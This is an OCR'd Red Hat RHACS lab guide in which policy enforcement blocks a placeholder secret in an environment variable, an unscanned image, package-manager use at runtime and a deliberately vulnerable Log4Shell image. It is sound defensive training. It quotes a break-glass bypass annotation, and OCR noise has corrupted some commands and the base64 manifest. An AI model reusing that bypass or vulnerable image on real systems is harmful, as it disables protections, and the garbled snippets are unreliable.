73. | Image | | | with components of
    | the | component 'apt' (version | apt apt-get && dpkg -r |
74. | | | | Debian/Ubuntu package
    | 1.6.14) | --force-all debconf dpkg` in |
75. | | | | management system in the
    | | the image build for production |
76. | | | | image. | -
    | Container 'ubuntu' includes | containers. |
77. | | | |
    | component 'dpkg' (version | |
78. | | | |
    | 1.19.0.5ubuntu2.3) | |
79. +-----+-----+-----+
    +-----+-----+
    +-----+-----+
80. WARN: A total of 5 policies have been violated

```

The warning is clear, and the policy was enforced. In the next section, you try it as part of a build pipeline.


3.2. Warn About Deployment Attributes at Build Time from Pipeline

RHACS does not check only images from pipelines—it can also check the deployment and service manifests. In the pipeline provided in this lab, you can paste the base64-encoded manifests into the UI and verify them. This is just a simple, focused example. In a complete pipeline integration, these

manifests are not delivered by hand as base64, but checked out of a source code control system such as Git by means of dedicated Tekton Pipeline tasks.

Procedure

1. Navigate to your OpenShift web console, and select **Pipelines** → **Pipelines** from the left navigation menu:




2.

2.	3. You can find your OpenShift Console URL and credentials in your Red Hat provisioning email message. 4.
----	--

5. Select **rox-deploy-pipeline** to run this pipeline with the container image you tested earlier from the command line.

6.	7. This pipeline is named rox-deploy-pipeline . Do not confuse it with the prior pipeline rox-pipeline , which only verifies images. 8.
----	--

9. From this **Pipeline details** page, use the **Actions** menu to select **Start**:



1. In the window that appears, provide three required parameters:

- In the **Parameters yaml** field, paste the following data, which is the base64-encoded representation of the manifests that you created earlier:
YXBpVmVyc2lvbjogdjEKa2luZDogU2VydmljZQptZXRhZGF0YToKICBuYW1lOiB1YnVudHUtbGKICBsYWJlbHM6CiAgICBhcHA6IHVidW50dQpzcGVjOgogIHBvcnRzOgogICAgLSBwb3J0OiAyMgogIHNIbGVjdG9yOgogICAgYXBwOiB1YnVudHUKICB0eXBIOiBMb2FkQmFsYW5jZXIKLS0tCmFwaVZlcnNpb246IGFwcHMvdjEKa2luZDogRGVwbG95bWVudAptZXRhZGF0YToKICBuYW1lOiB1YnVudHUKICBsYWJlbHM6CiAgICBhcHA6IHVidW50dQpzcGVjOgogIHNIbGVjdG9yOgogICAgbWF0Y2hMYWJlbHM6CiAgglCAglGFwcDogdWJ1bnR1CiAgdGVtcGxhdGU6CiAgICBtZXRhZGF0YToKICAgICAgbGFZwXzOgogICAgICAgICAgdGVtcGxhdGU6CiAgICBzZGVjOgogICAgICBjb250YWluZXJzOgogICAgICAtIG5hbWU6IHVidW50dQogICAgICAgICltYWdlOiB1YnVudHU6MTguMDQKICAgICAgICBwb3J0czoKICAgICAgICAtIGNvbnRhaW5lclBvcnQ6IDlyCgo=

- For **Workspaces** → **files**, select **PersistentVolumeClaim**.
- For **Select a PVC**, select the first PVC. (PVCs can be reused, because the data is overwritten to the same file inside the PV each time.)
This PipelineRun kicked off two TaskRuns:
 - ◆ The first, **write-yaml**, decoded the base64 and wrote it to the PV as **/deployfile/deploy.yaml**.
 - ◆ The second, **deploy-check**, actually ran **stackrox** against the file.

<ul style="list-style-type: none"> ▪ 	<ul style="list-style-type: none"> ▪ This PipelineRun only generated a warning. This is the same way you received a warning on the stackrox command line earlier, but this time it is part of a pipeline. ▪
---	--

d.

1.

2. Examine the **PipelineRun details** page and note that because there were no enforced policies, you do not see any failures or log snippets.

3. Click the **Logs** tab to see the full output of the **deploy-check** failure:

Project: stackrox-pipeline-demo ▾

PipelineRuns > PipelineRun details

PLR rox-deploy-pipeline-v4qu3t ✔ Succeeded Actions ▾

Details **YAML** TaskRuns Logs Events

write-yaml ✔

deploy-check ✔

deploy-check

management system in the image. - Contain component 1.2

WARN: A total of 5 policies have been violated

[Download](#) | [Download all task logs](#) | [Expand](#)

4.

4. Summary

In this lab, you became familiar with how to prevent vulnerabilities from reaching production by triggering build-time violations for images and deployments on the command line and CI/CD pipelines.

Deploy-Time Policy Enforcement Lab

1. Introduction to Deploy-Time Policy Enforcement

In this lab, you explore how Red Hat® Advanced Cluster Security for Kubernetes (RHACS) can prevent the deployment of

applications that violate workflow, configuration, or security best practices before they become actively running containers.

There are two approaches to enforcing deploy-time policies in RHACS:

- In clusters with *listen* and *enforce* AdmissionController options enabled, RHACS uses the admission controller to reject deployments that violate policy.
- In clusters where the enforcement option is disabled, RHACS scales pod replicas to zero for deployments that violate policy.

In this lab, the enforcement action output that is documented assumes that the AdmissionController deployment is created with the listen and enforce options enabled.

Goals

- Prevent unscanned images from deployment
- Prevent misuse of environment variables at deploy time

2. Prevent Unscanned Images from Deployment


RHACS can block the deployment of container images that were not scanned for vulnerabilities either by the RHACS Scanner or other, third-party vulnerability scanners. Enforcing the use of vulnerability scanning is an important part of general security practices and in industry and regulatory standards like NIST 800-190, PCI-DSS, and HIPAA.

2.1. Configure Admission Controller

Using admission controller enforcement for image-based scanning requires enabling the AdmissionController deployment and configuring it to contact image scanners.

Procedure

1. Verify that admission controller and image scanning are set up properly by navigating to **Platform Configuration → Clusters → Production** and verifying that the following settings are enabled:



2.

Dynamic Configuration (syncs with Sensor)

Custom default image registry
Set a value if the default registry is not docker.io in this cluster

image-mirror.example.com

Enforce on Object Creates

Enforce on Object Updates

Timeout (seconds)

3

Contact Image Scanners

Disable Use of Bypass Annotation

Enable Cluster Audit Logging

3.

2.	<p>3. Before configuring this lab, be aware that enforcing this policy blocks all deployments that use images for which RHACS Central cannot retrieve results. For more information, review the RHACS help for Scanner and Image Registries.</p> <p>4.</p>
----	--

5. Navigate to **Configure → System Policies**, find the **Images with no scans** policy, and select it to open the side panel.

- On the first page, click **Enable Policy**.
- Click **Next** and then click **Next** on the panel that follows to land on the **Enforcement** page.
- Click the **ON** switch to enable deploy-time enforcement, and click **Save**.
This attempts to deploy an image that has no scanning status and results

in the Kubernetes admission controller rejecting that deployment.

4. Enable the **Images with no scans** policy in the Central component of RHACS.
5. Click the **ON** switch to enable deploy-time enforcement and to prevent RHACS from admitting this deployment into Kubernetes.
6. On your student VM, use Kubernetes to deploy a deliberately nonsensical image with no scans:
oc new-project test
7. oc run nonsense --image=test-nonsense:latest

RHACS evaluates the policy and the Kubernetes admission controller rejects the new deployment:

Sample Output

Error from server (Failed currently enforced policies from StackRox):
admission webhook "policyeval.stackrox.io" denied the request:

8. The attempted operation violated 1 enforced policy, described below:
- 9.
10. Policy: Images with no scans
11. - Description:
12. ↳ Alert on deployments with images that have not been scanned
13. - Rationale:
14. ↳ Without a scan, there be no vulnerability information for this image
15. - Remediation:
16. ↳ Configure the appropriate registry and scanner integrations so that StackRox can
17. obtain scans for your images.
18. - Violations:
19. - Image in container 'nonsense' has not been scanned
- 20.
21. In case of emergency, add the annotation {"admission.stackrox.io/break-glass": "ticket-1234"} to your deployment with an updated ticket number

If RHACS is deployed without the admission controller webhook, RHACS still enforces the policy and scales down the deployment to **0** replicas:

oc get events

Sample Output

```
26s Normal ScalingReplicaSet Deployment Scaled up replica set
ubuntu-5bdbf595b8 to 1
22. 25s Warning RHACS enforcement Deployment Deployment violated
RHACS policy "Images with no scans" and was scaled down
23. 25s Normal ScalingReplicaSet Deployment Scaled down replica
set ubuntu-5bdbf595b8 to 0
```

3. Enforce Deploy-Time Policy on Misuse of Environment Variables

In this section, you explore using RHACS to prevent the deployment of applications that mishandle sensitive data (such as account keys, certificates, or passwords).

Container-based microservices applications face challenges when providing sensitive information like passwords to running containers. For example, an e-commerce application may have an order status microservice that needs to read records from a database that requires a username and password to execute queries. It is a critical security practice to keep passwords private.

Unfortunately, several methods for distributing secrets that have come into common use fail to protect sensitive content or restrict access to secrets. One of these insecure methods is to store sensitive data in the clear in Kubernetes deployment YAML files. This section demonstrates how RHACS can bring this misuse to light and encourage a developer to use a proper secrets management method.

RHACS also has a separate feature for visibility into the Kubernetes Secrets feature, a method for distributing secrets to deployments natively in Kubernetes. For more information, see the RHACS documentation.

This section demonstrates two separate enforcement points for policies: at build time (perhaps as part of a CI/CD job) and at deployment time in a Kubernetes cluster.

Procedure

1. Create the following Deployment manifest on your student VM:
cat << EOF >\$HOME/secrets.yaml
2. apiVersion: apps/v1
3. kind: Deployment

```
4. metadata:
5.   name: ubuntu
6. labels:
7.   app: ubuntu
8. spec:
9.   selector:
10.    matchLabels:
11.      app: ubuntu
12. template:
13.   metadata:
14.     labels:
15.       app: ubuntu
16.   spec:
17.     containers:
18.       - name: ubuntu
19.         image: ubuntu:18.04
20.         env:
21.           - name: AWS_SECRET_ACCESS_KEY
22.             value: "abcdefg"
23. EOF
```

24. In the **Configure → System Policies** page of the RHACS web console, configure the **Environment Variable Contains Secret** policy.

25. Click **Edit** and click **Next**, and then click **Next** on the panel that follows to arrive at the enforcement options.

26. Turn on the **Deployment enforcement** option, then click **Save**.

At build time, the **roxctl** binary can be used to *preview* the Deployment before actually attempting to create it in a Kubernetes cluster.

27. Supply the file containing this YAML to **roxctl** on your student VM to run the Deployment check:

```
roxctl -e $ROX_CENTRAL_ADDRESS:443 deployment check --file ./
secrets.yaml --insecure-skip-tls-verify
```

28. Among the policy violations, review the output and expect to see the following:

Sample Output

Policy check results for deployments: [ubuntu]

29. (TOTAL: 5, LOW: 2, MEDIUM: 2, HIGH: 1, CRITICAL: 0)

30.

31. +-----+-----+-----

+-----+-----

+-----+-----+

32. | POLICY | SEVERITY | BREAKS DEPLOY | DEPLOYMENT |
DESCRIPTION | VIOLATION | REMEDIATION
|

33. +-----+-----+-----

+-----+-----

+-----+-----+

34. | Environment Variable Contains | HIGH | X | ubuntu | Alert
on deployments with | - Environment variable | Migrate your
secrets from |

35. | Secret | | | environment variables
that | 'AWS_SECRET_ACCESS_KEY' is | environment variables to |

36. | | | | contain 'SECRET' |
present in container 'ubuntu' | orchestrator secrets or |

37. | | | | |
| your security team's secret |

38. | | | | |
| management solution. |

39. +-----+-----+-----

+-----+-----

+-----+-----+

40. | No resource requests or limits | MEDIUM | - | ubuntu | Alert
on deployments that have | - CPU limit set to 0 cores for | Specify the
requests and |

41. | specified | | | containers without
resource | container 'ubuntu' | limits of CPU and Memory for |

42. | | | | requests and limits |
| your deployment. |

43. | | | | | - CPU
request set to 0 cores |

44. | | | | | for
container 'ubuntu' |

45. | | | | |
| |

46. | | | | | -
Memory limit set to 0 MB for |

47. | | | | |
container 'ubuntu' |

48. | | | | |
| |

49. | | | | | -

```

Memory request set to 0 MB |
50. | | | | | for
    | container 'ubuntu' | |
51. +-----+-----+-----+
    +-----+-----+
    +-----+-----+
52. | Pod Service Account Token | MEDIUM | - | ubuntu |
    | Protect pod default service | - Deployment mounts the | Add
    |
53. | Automatically Mounted | | | account tokens
    | from compromise | service account tokens. |
    | `automountServiceAccountToken: |
54. | | | | by minimizing the mounting
    | | false` or a value distinct |
55. | | | | of the default service |
    | - Namespace has name 'default' | from 'default' for the |
56. | | | | account token to only those
    | | `serviceName` key |
57. | | | | pods whose application
    | - Service Account is set to | to the deployment's Pod |
58. | | | | requires interaction with the
    | 'default' | configuration. |
59. | | | | Kubernetes API. |
    | |
60. +-----+-----+-----+
    +-----+-----+
    +-----+-----+
61. | Docker CIS 4.1: Ensure That | LOW | - | ubuntu |
    | Containers should run as a | - Container 'ubuntu' has image | Ensure that
    | the Dockerfile for |
62. | a User for the Container Has | | | non-root
    | user | with user 'root' | each container switches from |
63. | Been Created | | |
    | the root user |
64. +-----+-----+-----+
    +-----+-----+
    +-----+-----+
65. | Ubuntu Package Manager in | LOW | - | ubuntu | Alert
    | on deployments | - Container 'ubuntu' includes | Run `dpkg -r --
    | force-all |
66. | Image | | | with components of
    | the | component 'apt' (version | apt apt-get && dpkg -r |
67. | | | | Debian/Ubuntu package
    | 1.6.14) | --force-all debconf dpkg` in |
68. | | | | management system in the
    | | the image build for production |

```

```

69. |           |           |           |           | image. | -
    Container 'ubuntu' includes |           containers. |
70. |           |           |           |           |
    component 'dpkg' (version |           |
71. |           |           |           |           |
    1.19.0.5ubuntu2.3) |           |
72. +-----+-----+-----+-----+
    +-----+-----+-----+-----+
    +-----+-----+-----+-----+
73. WARN: A total of 5 policies have been violated
74. ERROR: failed policies found: 1 policies violated that are failing the check
75. ERROR: Policy "Environment Variable Contains Secret" within Deployment
    "ubuntu" - Possible remediation: "Migrate your secrets from environment
    variables to orchestrator secrets or your security team's secret
    management solution."
76. ERROR: checking deployment failed after 3 retries: failed policies found: 1
    policies violated that are failing the check

```

In a CI/CD pipeline service, this output is available to the developer via the job's console output, and the job fails because of this failed **roxctl** check.

If a developer were to bypass the CI/CD checks, or deploy manually without any build-time controls, RHACS can still enforce policies at deployment time. RHACS does this by using policy evaluation and admission controller enforcement.

```

77. To see this in action, deploy the secrets file:
    oc create -f secrets.yaml

```

Sample Output

Error from server (Failed currently enforced policies from StackRox): error when creating "secrets.yaml": admission webhook "policyeval.stackrox.io" denied the request:

```

78. The attempted operation violated 1 enforced policy, described below:
79.
80. Policy: Environment Variable Contains Secret
81. - Description:
82.   ↳ Alert on deployments with environment variables that contain
    'SECRET'
83. - Rationale:
84.   ↳ Using secrets in environment variables may allow inspection into

```

- your secrets
85. from the host or even through the orchestrator UI.
 86. - Remediation:
 87. ↳ Migrate your secrets from environment variables to orchestrator secrets or your
 88. security team's secret management solution.
 89. - Violations:
 90. - Environment variable 'AWS_SECRET_ACCESS_KEY' is present in container 'ubuntu'
 - 91.
 92. In case of emergency, add the annotation {"admission.stackrox.io/break-glass": "ticket-1234"} to your deployment with an updated ticket number

4. Summary

In this lab, you explored how RHACS can prevent the deployment of applications that violate workflow, configuration, or security best practices before they become actively running containers. You saw how to use the AdmissionController with the listen and enforce options enabled to reject deployments that violate policy. In clusters where the enforcement option is disabled, you saw how RHACS scales pod replicas to zero for deployments that violate policy.

Runtime Policy Enforcement Lab

1. Introduction to Runtime Policy Enforcement

In this lab, you explore the real-time capabilities of Red Hat® Advanced Cluster Security for Kubernetes (RHACS) policies after containers are started. Runtime policies meet requirements for threat detection and prevention, as well as incident investigation and response.

Goals

- Understand runtime policy enforcement features
- Prevent execution of package manager binary
- Report and resolve violations

2. Runtime Policy Features

RHACS observes the processes running in containers, and collects this information to write policies. This information can also be used to create baseline policy configurations that can be updated by the user. This allows the user to quickly assess and address novel situations.

2.1. Prevent Execution of Package Manager Binary

Package managers like **apt** (Ubuntu), **apk** (Alpine), or **yum** (RedHat) are binary software components used to manage and update installed software on a Linux® host system. They are used extensively to manage running virtual machines. But using a package manager to install or remove software on a running container violates the immutable principle of container operation. This policy demonstrates how RHACS detects and avoids a runtime violation, using Linux kernel instrumentation to detect the running process and OpenShift® to terminate the pod for enforcement.

Using OpenShift to enforce runtime policy is preferable to enforcing rules directly within containers or in the container engine, as it avoids a disconnect between the state that OpenShift is maintaining and the state in which the container is actually operating. Further, because a runtime policy may detect only part of an attacker's activity inside a container, removing the container avoids the attack.

2.2. Enable Enforcement of Policy

Procedure

1. Navigate to **Platform Configuration → System Policies** and find the **Ubuntu Package Manager Execution** policy.

2.	3. On the System Policies page, type Ubuntu into the filter bar at the top.
	4.

5. Select the policy name to open the side panel.

1. Click **Edit** and click **Next**, and then click **Next** on the two panels that follow to arrive at the **Enforcement** page.
2. Click the **ON** switch for runtime enforcement.
3. Click **Save**.

2.3. Test Policy

In this section, you use **tmux** to watch OpenShift *events* while running the test, so you can see how RHACS enforces the policy at runtime.

Procedure

1. On your student VM, start **tmux** with two panes:
`tmux new-session \; split-window -h \; split-window -v \; attach`

2. Run a watch on OpenShift events in the first shell pane:
`oc get events -w`

3. Type **Ctrl-b o** to switch to the next pane.

4. Run a temporary Ubuntu OS image using the **tmp-shell** application:
`oc run tmp-shell --labels="app=tmp-shell" --rm -i --tty --image ubuntu:18.04 -- /bin/bash`

Sample Output

If you don't see a command prompt, try pressing enter.

5. `root@tmp-shell:/#`

After the cluster pulls the image and starts the pod, expect to see a Linux command shell as shown.

6. Run the package manager in this shell:
7. `root@tmp-shell-65c98c7766-66fpw:/# apt update`

8. Examine the output and expect to see that the package manager performs an update operation:

Sample Output

- ```
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
9. Get:2 http://archive.ubuntu.com/ubuntu bionic InRelease [242 kB]
10. Get:3 http://security.ubuntu.com/ubuntu bionic-security/restricted amd64 Packages [860 kB]
11. Get:4 http://archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
12. Get:5 http://archive.ubuntu.com/ubuntu bionic-backports InRelease [74.6 kB]
13. Get:6 http://archive.ubuntu.com/ubuntu bionic/universe amd64 Packages [11.3 MB]
```

14. Get:7 <http://security.ubuntu.com/ubuntu bionic-security/universe amd64 Packages> [1484 kB]
15. Get:8 <http://security.ubuntu.com/ubuntu bionic-security/multiverse amd64 Packages> [21.1 kB]
16. Get:9 <http://security.ubuntu.com/ubuntu bionic-security/main amd64 Packages> [2660 kB]
17. Get:10 <http://archive.ubuntu.com/ubuntu bionic/main amd64 Packages> [1344 kB]
18. Get:11 <http://archive.ubuntu.com/ubuntu bionic/multiverse amd64 Packages> [186 kB]
19. Get:12 <http://archive.ubuntu.com/ubuntu bionic/restricted amd64 Packages> [13.5 kB]
20. Get:13 <http://archive.ubuntu.com/ubuntu bionic-updates/restricted amd64 Packages> [893 kB]
21. Get:14 <http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 Packages> [3098 kB]
22. Get:15 <http://archive.ubuntu.com/ubuntu bionic-updates/universe amd64 Packages> [2262 kB]
23. Get:16 <http://archive.ubuntu.com/ubuntu bionic-updates/multiverse amd64 Packages> [29.8 kB]
24. Get:17 <http://archive.ubuntu.com/ubuntu bionic-backports/main amd64 Packages> [11.6 kB]
25. Get:18 <http://archive.ubuntu.com/ubuntu bionic-backports/universe amd64 Packages> [12.6 kB]
26. 97% [13 Packages store 0 B]
27. Fetched 24.7 MB in 3s (7158 kB/s)
28. Reading package lists... Done
29. Building dependency tree
30. Reading state information... Done
31. All packages are up to date.

32. Examine the **oc get events** tmux pane, and note that it shows that RHACS detected the package manager invocation and deleted the pod:

**Sample Output**

- ```
0s      Normal   Scheduled          pod/tmp-shell  Successfully
assigned tok-00-project/tmp-shell to ip-10-0-239-17.us-
east-2.compute.internal
```
33. 0s Normal AddedInterface pod/tmp-shell Add eth0
[10.128.1.130/23] from openshift-sdn
 34. 0s Normal Pulled pod/tmp-shell Container image
"ubuntu:18.04" already present on machine
 35. 0s Normal Created pod/tmp-shell Created container
tmp-shell

- | | | | | |
|--------|---------|----------------------|---------------|--|
| 36. 0s | Normal | Started | pod/tmp-shell | Started container tmp-shell |
| 37. 0s | Warning | StackRox enforcement | pod/tmp-shell | A pod (tmp-shell) violated StackRox policy "Ubuntu Package Manager Execution" and was killed |
| 38. 0s | Normal | Killing | pod/tmp-shell | Stopping container tmp-shell |

After about 30 seconds, you can see that the pod is deleted.

39. In your **tmux** shell pane, note that your shell session has terminated and that you are returned to the student VM command line:

Sample Output

- ```
root@tmp-shell:/#
40. root@tmp-shell:/# Session ended, resume using 'oc attach tmp-shell -c tmp-shell -i -t' command when the pod is running
41. No resources found
42. [lab-user@bastion ~]$
```

### 3. Report and Resolve Violations

At this point, any attacker using a shell to install software is now disconnected from the environment. A complete record of the event is available on the **Violations** page.

**Procedure**

1. Navigate to the **Violations** page.
2. Find the violation labeled **tmp-shell** and select the **Ubuntu Package Manager Execution** policy.
3. Explore the list of the violation events:

## Ubuntu Package Manager Execution in "tmp-shell" deployment

Violation Deployment Policy >

### Violation events

Binaries '/usr/bin/apt' and '/usr/bin/dpkg' executed with 2 different arguments under 2 different user IDs

**First occurrence**  
03/28/2022 | 2:29:03PM

**Last occurrence**  
03/28/2022 | 2:29:03PM

/usr/bin/apt

0 0 0

**Container ID**  
cc0aa649bb91

**Time**  
03/28/2022 | 2:29:03PM

**User ID**  
0

**Arguments**  
update

/usr/bin/dpkg

0 0 0

**Container ID**  
cc0aa649bb91

**Time**  
03/28/2022 | 2:29:03PM

**User ID**  
0

**Arguments**  
--print-foreign-architectures

/usr/bin/dpkg

0 0 0

**Container ID**  
cc0aa649bb91

**Time**  
03/28/2022 | 2:29:03PM

**User ID**  
100

**Arguments**  
--print-foreign-architectures

4.

If configured, each violation record is pushed to a Security Information and Event Management (SIEM) integration, and is available to be retrieved via the API. The forensic data shown in the UI is recorded, including the timestamp, process user IDs, process arguments, process ancestors, and enforcement action.

For more information about integration with SIEM tools, see the RHACS help documentation on [external tools](#).

After this issue is addressed—in this case by the RHACS product using the runtime enforcement action—you can remove it from the list by marking it as **Resolved**.

5. Hover over the violation in the list to see the resolution options:

|                                              |                                                             |            |                              |        |                             |         |                           |                                     |
|----------------------------------------------|-------------------------------------------------------------|------------|------------------------------|--------|-----------------------------|---------|---------------------------|-------------------------------------|
| ■ <b>Ubuntu Package Manager Execution</b>    | tmp-shell<br>in "production/test"                           | deployment | No                           | Low    | Package<br>Management       | Runtime | 03/28/2022  <br>7:19:43PM | ⋮                                   |
| ■ <b>Images with no scans</b>                | nonsense<br>in "production/test"                            | deployment | Blocked Deployment<br>Create | Medium | Vulnerability<br>Management |         |                           | Resolve and add to process baseline |
| ■ <b>Fixable Severity at least Important</b> | oauth-openshift<br>in "production/openshift-authentication" | deployment | No                           | High   | Vulnerability<br>Management |         |                           | Mark as resolved                    |
|                                              |                                                             |            |                              |        |                             |         |                           | Exclude deployment from policy      |

6.

## 4. Summary

In this lab, you learned some of the unique features of runtime policy enforcement. This includes process monitoring and pod deletion based on your specified criteria.

## Log4Shell Vulnerability Lab

### 1. Introduction to Log4Shell Vulnerability

#### Goals

- Prevent the execution of vulnerable deployments
- Report and resolve the violation

### 2. Test Log4Shell Policy

In this lab, you demonstrate how to quickly stop workloads with **log4shell** vulnerabilities from deploying using Red Hat® Advanced Cluster Security for Kubernetes (RHACS). You also learn how to locate workloads with **log4shell**.

The Log4Shell policy is a build- and deployment-time policy. It analyses the image file for vulnerable Java™ Log4J versions.

#### 2.1. Set Deploy Time Enforcement to On

You must enable deploy-time enforcement for the **Log4Shell: log4j Remote Code Execution vulnerability** policy.

#### Procedure

1. Navigate to **Platform Configuration → System Policies** and find the policy called **Log4Shell: log4j Remote Code Execution vulnerability**.

|    |                                                                                                              |
|----|--------------------------------------------------------------------------------------------------------------|
| 2. | 3. To find the policy quickly, type <b>Log4Shell</b> into the filter bar on the <b>System Policies</b> page. |
|    | 4.                                                                                                           |

5. Select the policy name to open the side panel.

1. Click **Edit** and click **Next**, and then click **Next** on the two panels that follow to arrive at the **Enforcement** page.
2. Click the **ON** switch for deploy-time enforcement.
3. Click **Save**.

## 2.2. Deploy Vulnerable Image

Use **tmux** to watch OpenShift® **events** while running the test, so you can see how RHACS enforces the policy at runtime.

### Procedure

1. On your student VM, start **tmux** with two panes:  
`tmux new-session \; split-window -v \; attach`
2. Run a watch on OpenShift events in the first pane's shell:  
`oc get events -w`
3. Type **Ctrl-b o** to switch to the next pane.
4. Create a namespace to manage your deployment:  
`oc new-project log4shell`

### Sample Output

Already on project "log4shell" on server "https://api.cluster-f82tm.f82tm.sandbox1350.opentlc.com:6443".

- 5.
6. You can add applications to this project with the 'new-app' command. For example, try:
- 7.
8. `oc new-app rails-postgresql-example`
- 9.
10. to build a new example application in Ruby. Or use `kubectl` to deploy a simple Kubernetes application:
- 11.
12. `kubectl create deployment hello-node --image=k8s.gcr.io/serve_hostname`

13. Deploy the vulnerable application.

- Create a Deployment manifest file:  
cat << EOF >deploy.yaml
- apiVersion: apps/v1
- kind: Deployment
- metadata:
- name: log4shell
- namespace: log4shell
- spec:
- replicas: 1
- selector:
- matchLabels:
- deployment: log4shell
- template:
- metadata:
- labels:
- deployment: log4shell
- spec:
- containers:
- - image: quay.io/gpte-devops-automation/log4shell-vuln-app:v0.1.1
- imagePullPolicy: IfNotPresent
- name: log4shell
- ports:
- - containerPort: 8080
- protocol: TCP
- resources: {}
- terminationMessagePath: /dev/termination-log
- terminationMessagePolicy: File
- restartPolicy: Always
- EOF

- Create the Deployment based on the manifest file:  
oc create -f ./deploy

14.

15. Examine the output and note that the Deployment failed to start:

**Sample Output**

Error from server (Failed currently enforced policies from StackRox): error when creating "./deploy.yaml": admission webhook "policyeval.stackrox.io" denied the request:

16. The attempted operation violated 1 enforced policy, described below:
- 17.
18. Policy: Log4Shell: log4j Remote Code Execution vulnerability
19. - Description:
20. ↳ Alert on deployments with images containing the Log4Shell vulnerabilities
21. (CVE-2021-44228 and CVE-2021-45046). There are flaws in the Java logging library
22. Apache Log4j in versions from 2.0-beta9 to 2.15.0, excluding 2.12.2.
23. - Rationale:
24. ↳ These vulnerabilities allows a remote attacker to execute code on the server if
25. the system logs an attacker-controlled string value with the attacker's JNDI
26. LDAP server lookup.
27. - Remediation:
28. ↳ Update the log4j library to version 2.16.0 (for Java 8 or later), 2.12.2 (for
29. Java 7) or later. If not possible to upgrade, then remove the JndiLookup class
30. from the classpath: `zip -q -d log4j-core-*.jar`
31. `org/apache/logging/log4j/core/lookup/JndiLookup.class`
32. - Violations:
33. - CVE-2021-44228 (CVSS 10) (severity Critical) found in component 'log4j' (version 2.14.1) in container 'log4shell'
34. - CVE-2021-45046 (CVSS 9) (severity Critical) found in component 'log4j' (version 2.14.1) in container 'log4shell'
- 35.
- 36.
37. In case of emergency, add the annotation {"admission.stackrox.io/break-glass": "ticket-1234"} to your deployment with an updated ticket number

### 3. View Violations Report

A complete record of the event can be found on the **Violations** page.

#### Procedure

1. Navigate to the **Violation events** page.
2. Find the **Policy: Log4Shell: log4j Remote Code Execution vulnerability** and select the policy name.



3. Explore the list of the violation events.

#### **4. Summary**

You enabled Log4Shell deploy-time policy enforcement, and verified that the policy prevented the **log4shell** container from running.